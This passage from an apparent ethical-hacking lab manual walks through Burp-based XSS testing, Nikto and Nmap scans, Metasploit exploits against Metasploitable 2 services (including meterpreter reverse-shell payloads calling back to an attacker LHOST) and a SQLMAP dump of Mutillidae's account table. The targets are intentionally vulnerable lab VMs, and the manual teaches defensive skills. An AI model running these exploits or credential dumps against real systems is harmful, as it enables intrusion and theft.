
- Return to Burp. In the **Proxy** "Intercept" tab, ensure "**Intercept is on**"




- Enter some appropriate input in to the web application and submit the request. The first stage in the testing process is to submit a benign string to each entry point and to identify every location in the response where the **string is reflected**. Choose an arbitrary string that does not appear anywhere within the application and that only contains alphabetic characters and therefore is unlikely to be affected by any XSS-specific filters




- The request will be captured by Burp. You can view the HTTP request in the **Proxy** "Intercept" tab. You can also locate the relevant request in various Burp tabs without having to use the intercept function, e.g. requests are logged and detailed in the "**HTTP history**" tab within the "**Proxy**" tab
- Right click anywhere on the request to bring up the context menu. Click "**Send to Repeater**"



- Go to the "Repeater" tab. Here we can input various XSS payloads in to the input field of a web application. We can test various inputs by editing the "Value" of the appropriate parameter in the "**Raw**" or "**Params**" tabs. Submit this string as every parameter to every page, targeting only one parameter at a time



- Review the HTML source to identify the location(s) where your unique string is being reflected. If the string appears more than once, each occurrence needs to be treated as a separate potential vulnerability and investigated individually. Determine, from the location within the HTML of the user-controllable string, how you need to modify it to cause execution of arbitrary JavaScript




- The process of crafting an **XSS exploit** is often one of trial and error. One must consider how to introduce JavaScript without causing an error and work around any defensive filters. Test your exploit by submitting it to the application. If your crafted string is returned unmodified, the application is vulnerable. In this example, we can open up a <script> tag to introduce our JavaScript:


```
<script>alert(document.domain)</script>
```


Or

```
<script>alert("Exploit works!")</script>
```



- Double-check that your syntax is correct by using a proof-of-concept script to display an alert dialog. Confirm that this appears in your browser when the response is rendered





Note: In any cases where XSS was found in a POST request, you can use the "change request method" option in Burp to determine whether the same attack could be performed as a GET request.


Activity:

Repeat the previous procedure and redirect the session to an unlisted URL to download a random file within host's browser.

Viva Theory:

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



Experiment-3: Inject Stored and Reflected XSS Attacks on Vulnerable Websites

Aim: To inject stored and reflected XSS attacks on vulnerable websites.

Tools Required: Damn Vulnerable Web Application (DVWA), Burp Suite Community Edition.

Procedure:

Experiment-4: Scan the Web Vulnerabilities of Web Sites using Penetration Testing Tools

Aim: To scan the web vulnerabilities of web sites using penetration testing tools.

Tools Required: Nikto (for scanning vulnerabilities), Metasploit (for exploiting).

Disclaimer:

The goal of the Ethical Hacking/Web-Penetration testing is to help students/system-administrators understand how to better protect the assets they manage. Focus on the concepts of ethical hacking in order to explain why it's essential in any organization's overall security framework. The tests and procedures that you explore should only be executed on your own system or on a system that you are charged with protecting or on a website that is hosted for practicing ethical hacking. If ownership and responsibility lie with another party, be sure to get clear written/email instructions with explicit permission to conduct ethical hacking activities. Do not investigate individuals, websites, servers, or a network, or conduct any illegal activities on any system you do not have permission to analyze.

Procedure: Scanning for Vulnerabilities

- This experiment scans the 'Multillidae' web-application hosted locally within the Metasploitable 2 VM, so check the IP-address of the VM using the following command:

```
ip a
```

- Check if the Nikto tool is installed in the Kali VM, else install using the following command:

```
sudo apt-get install nikto
```

- Make sure the network configuration of Metasploit VM is in Host-only mode
- Initiate a standard web vulnerability scan using Nikto by executing the following command:

```
nikto -h http://192.168.56.101/multillidae/
```

- If vulnerabilities have been identified from the listed web-application, then try identifying vulnerabilities in the server hosting the web-application and save the output to a text-file:

```
nikto -h 192.168.56.101 -output
  /Downloads/scan_results.txt
```

- View the 'scan_results.txt' file and check each vulnerability's details at one of the following databases:

https://www.exploit-db.com/
https://www.rapid7.com/db/

Procedure: Exploiting for Vulnerabilities

- From our attacker system (Kali VM), we will identify the open network services on the Metasploitable VM using the 'NMAP' Security Scanner:

```
nmap -sS -sV 192.168.56.101
```

Options of NMAP (-sS : SYN Scan) (-sV : Service and Version Detection)

- The previous command provides us with detailed information about the open ports, the various services and their version running on the target VM. Moving further, let us now exploit them one by one
  - $ **VSFTPD (VSFTPD v2.3.4 Backdoor Command Execution):** VSFTPD stands for 'Very Secure FTP Daemon'. It's a lightweight, stable, and secure FTP server for UNIX-like systems. So, we use Metasploit to look for the available exploits for VSFTPD. Let us have a look at how we can carry out this search in Metasploit and then apply it on target machine:

```
# msfconsole -q
     > search vsftp
     > use exploit/unix/ftp/vsftpd_234_backdoor
     > info
     > show options
     > set RHOST 192.168.56.101
```

```
> exploit
```

Once you run the exploit you will get the root access.

$ **SAMBA (Samba "username map script" Command Execution):**

Samba is a popular freeware program that allows end users to access and use files, printers, and other commonly shared resources over Internet:

(Option-1)

```
# msfconsole -q
> search samba
> use exploit/multi/samba/usermap_script
> show options
> set RHOST 192.168.56.101
> exploit
```

(Option-2)

```
# msfconsole -q
> search samba
> use use auxiliary/admin/smb/samba_symlink_traversal
> show options
> set RHOST 192.168.56.101
> set SMBSHARE tmp
> exploit
> exit
# smbclient -L //192.168.56.101/tmp
```

$ **MYSQL (MySQL Login Utility):**

MySQL is one of the most popular databases that many applications use for authorization. For exploitation of mysql, firstly we need to find out the database version. Metasploit has a module that we can use to find out the database version. So, we can use the following command for this purpose:

```
# msfconsole -q
> search mysql
> use auxiliary/scanner/mysql/mysql_login
> show options
> set BLANK_PASSWORDS true
> set PASS_FILE /root/Desktop/usernames.txt
> set USER_FILE /root/Desktop/usernames.txt
> set RHOST 192.168.56.101
> exploit
> mysql -h 192.168.56.101 -u root -p
```

$ **Tomcat (Apache Tomcat Manager Application Deployer Authenticated Code Execution):**

On Metasploitable-2 'Apache Tomcat' runs on port '8180'. This can be exploited with the following metasploit exploit:

```
# msfconsole -q
    > search tomcat
    > use exploit/multi/http/tomcat_mgr_deploy
    > set PAYLOAD java/meterpreter/reverse_tcp
    > show options
    > set RHOST 192.168.56.101
    > set LHOST 192.168.56.102
    > set USERNAME tomcat
    > set PASSWORD tomcat
    > set target 0
    > set RPORT 8180
    > exploit
```

$ **DISTCC (DistCC Daemon Command Execution):**

DISTCC is a program to distribute builds of C, C++, Objective C or Objective C++ code across several machines on a network. Metasploit has an excellent exploit for the DISTCC services:

```
# msfconsole -q
    > search distcc
    > use exploit/unix/misc/distcc_exec
    > show options
    > set RHOST 192.168.56.101
    > exploit
```

$ **GNU Classpath RMI Registry (Java RMI Server Insecure Default Configuration Java Code Execution):**

GNU Classpath is a set of essential libraries for supporting the Java programming language:

```
# msfconsole -q
    > search rmiregistry
    > use exploit/multi/misc/java_rmi_server
    > show options
    > set RHOST 192.168.56.101
    > exploit
    > getuid
```

$ **UNREAL IRCD (UnrealIRCD 3.2.8.1 Backdoor Command Execution):**

UnrealIRCD is an open-source IRC server daemon (IRCD) that allows users to run their own IRC server from their system:

```
# msfconsole -q
    > search unreal ircd
    > use
      exploit/unix/irc/unreal_ircd_3281_backdoor
    > show options
    > set RHOST 192.168.56.101
    > exploit
```

$ **Apache (CGI Argument Injection):**

The Apache webserver has a vulnerable version of PHP installed which we can find out by visiting **/phpinfo.php**. This version of PHP is vulnerable to 'PHP CGI Argument Injection':

```
# msfconsole -q
    > search php
    > use
      exploit/multi/http/php_cgi_arg_injection
    > set PAYLOAD php/meterpreter/reverse_tcp
    > show options
    > set RHOST 192.168.56.101
    > set LHOST 192.168.56.102
    > run
    > getuid
```

Additional Options for Nikto Tool:

-config+ : Use this config file
-Display+ : Turn on/off display outputs
-dbcheck : check the database and other key files for syntax errors
-Format+ :save file (-o) format
-Help : Extended help information
-host+ :target host/URL
-id+ : Host authentication to use, the format is id: pass or id:pass: realm
-output+ : Write output to this file
-nossl : Disables using SSL
-no404 : Disables 404 checks
-Plugins+ : List of plugins to run (default: ALL)
-port+ : Port to use (default 80)
-root+ : Prepend root value to all requests, the format is /directory

-ssl : Force SSL mode on port
-timeout+ : Timeout for requests (default 10 seconds)


Experiment-5: Generate Structured Query Language (SQL) Injection Attack and Implement Security Countermeasures

Aim: To generate structured query language (SQL) injection attack and implement security countermeasures.

Tools Required: OWASP BWA, Burp Suite Community Edition (CE), SQLMAP.


Procedure:

- Open the OWASP's Broken Web Application (BWA) VM and check the homepage of the same in the Kali-VM's browser
- Select the 'OWASP Mutillidae II' from the homepage
- From OWASP Mutillidae II select **OWASP 2013** -> **A1 Injection (SQL)** -> **SQLMAP Practice** -> **View Someone's Blog**
- Before proceeding further open BurpSuite CE and Click 'Intercept ON' under the 'Proxy' tab
- Back in the Mutillidae II select a username say 'jeremy' click 'View Blog Entries'
- Once the BurpSuite CE gets the POST request of the blog, copy the contents to a text-file and save it for the injection procedure



- Open a terminal in Kali VM and type the following command to check the databases associated with the request initiated to the OWASP BWA VM:

```
$ sqlmap -r sql_request.txt –dbs
```



- Then execute the following command to list the tables associated with the Mutillidae II database and enter ‘y’ option for common table existence check:

```
$ sqlmap -r sql_request.txt –D multillidae --tables
```

- Then execute the following command to list-down the accounts linked with the tables shortlisted:

```
$ sqlmap -r sql_request.txt –D multillidae -T accounts
  --dump
```

- Execute the following commands to get the session-centric details for the captured POST request:

```
$ grep "Referer" sql_request.txt | awk '{print $2}'
$ grep "author" sql_request.txt
$ grep "Cookie" sql_request.txt | sed 's/Cookie: //'
```

```
┌──(kali㉿kali)-[~]
└─$ grep "Referer" sql_request.txt | awk '{print $2}'
http://172.16.179.129/mutillidae/index.php?page=view-someones-blog.php
```

```
┌──(kali㉿kali)-[~]
└─$ grep "author" sql_request.txt
author=jeremy&view-someones-blog-php-submit-button=View+Blog+Entries
```

```
┌──(kali㉿kali)-[~]
└─$ grep "Cookie" sql_request.txt | sed 's/Cookie: //'
showhints=1; PHPSESSID=udbh1dhqmeeko8r2gedrqltfq1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```


- Execute the following command to list the databases linked with the request initiated for a specific user 'jeremy':

  $ sqlmap -u "<OUTPUT OF REFERER>" --data="<OUTPUT OF AUTHOR>" --cookie="<OUTPUT OF COOKIE>" --dbs

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.16.179.129/mutillidae/index.php?page=view-someones-blog.php" --data="author=jeremy&view-someones-blog-php-submit-button=View+Blog+
Entries" --cookie="showhints=1; PHPSESSID=udbh1dhqmeeko8r2gedrqltfq1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --dbs
```

- Execute the following command to list the tables linked with the chosen database 'nowasp':

  $ sqlmap -u "<OUTPUT OF REFERER>" --data="<OUTPUT OF AUTHOR>" --cookie="<OUTPUT OF COOKIE>" -D nowasp --tables



- Try to identify the user-details and their respective credentials saved in the 'accounts' table by executing the following command:

  $ sqlmap -u "<OUTPUT OF REFERER>" --data="<OUTPUT OF AUTHOR>" --cookie="<OUTPUT OF COOKIE>" -D nowasp -T accounts --dump

```
    Type: UNION query
    Title: MySQL UNION query (random number) - 4 columns
    Payload: author=jeremy' UNION ALL SELECT 8128,CONCAT(0x7178766271,0x504355724975764550787645585241496e746c58546556434e527a446d524c784956476879545a6b,0x7
16a787071),8128,8128#&view-someones-blog-php-submit-button=View Blog Entries
---
[04:18:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[04:18:50] [INFO] fetching tables for database: 'nowasp'
[04:18:51] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
| youtubevideos               |
+-----------------------------+

[04:18:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.16.179.129'

[*] ending @ 04:18:53 /2024-02-01/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://172.16.179.129/mutillidae/index.php?page=view-someones-blog.php" --data="author=jeremy&view-someones-blog-php-submit-button=View+Blog+
Entries" --cookie="showhints=1; PHPSESSID=udbh1dhqmeeko8r2gedrqltfq1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" -D nowasp -T acc
ounts --dump
```

- Try logging into one of the accounts upon successful execution of the previous command

```
Table: accounts
[24 entries]
+-----+-----------+---------------+---------------+-----------+-----------+-----------------------------------------+
| cid | is_admin  | lastname      | password      | username  | firstname | mysignature                             |
+-----+-----------+---------------+---------------+-----------+-----------+-----------------------------------------+
| 1   | TRUE      | Administrator | admin         | admin     | System    | g0t r00t?                               |
| 2   | TRUE      | Crenshaw      | somepassword  | adrian    | Adrian    | Zombie Films Rock!                      |
| 3   | FALSE     | Pentest       | monkey        | john      | John      | I like the smell of confunk             |
| 4   | FALSE     | Druin         | password      | jeremy    | Jeremy    | d1373 1337 speak                        |
| 5   | FALSE     | Galbraith     | password      | bryce     | Bryce     | I Love SANS                             |
| 6   | FALSE     | WTF           | samurai       | samurai   | Samurai   | Carving fools                           |
| 7   | FALSE     | Rome          | password      | jim       | Jim       | Rome is burning                         |
| 8   | FALSE     | Hill          | password      | bobby     | Bobby     | Hank is my dad                          |
| 9   | FALSE     | Lion          | password      | simba     | Simba     | I am a super-cat                        |
| 10  | FALSE     | Evil          | password      | dreveil   | Dr.       | Preparation H                           |
| 11  | FALSE     | Evil          | password      | scotty    | Scotty    | Scotty do                               |
| 12  | FALSE     | Calipari      | password      | cal       | John      | C-A-T-S Cats Cats Cats                  |
| 13  | FALSE     | Wall          | password      | john      | John      | Do the Duggie!                          |
| 14  | FALSE     | Johnson       | 42            | kevin     | Kevin     | Doug Adams rocks                        |
| 15  | FALSE     | Kennedy       | set           | dave      | Dave      | Bet on S.E.T. FTW                       |
| 16  | FALSE     | Pester        | tortoise      | patches   | Patches   | meow                                    |
| 17  | FALSE     | Paws          | stripes       | rocky     | Rocky     | treats?                                 |
| 18  | FALSE     | Tomes         | lanmaster53   | tim       | Tim       | Because reconnaissance is hard to spell |
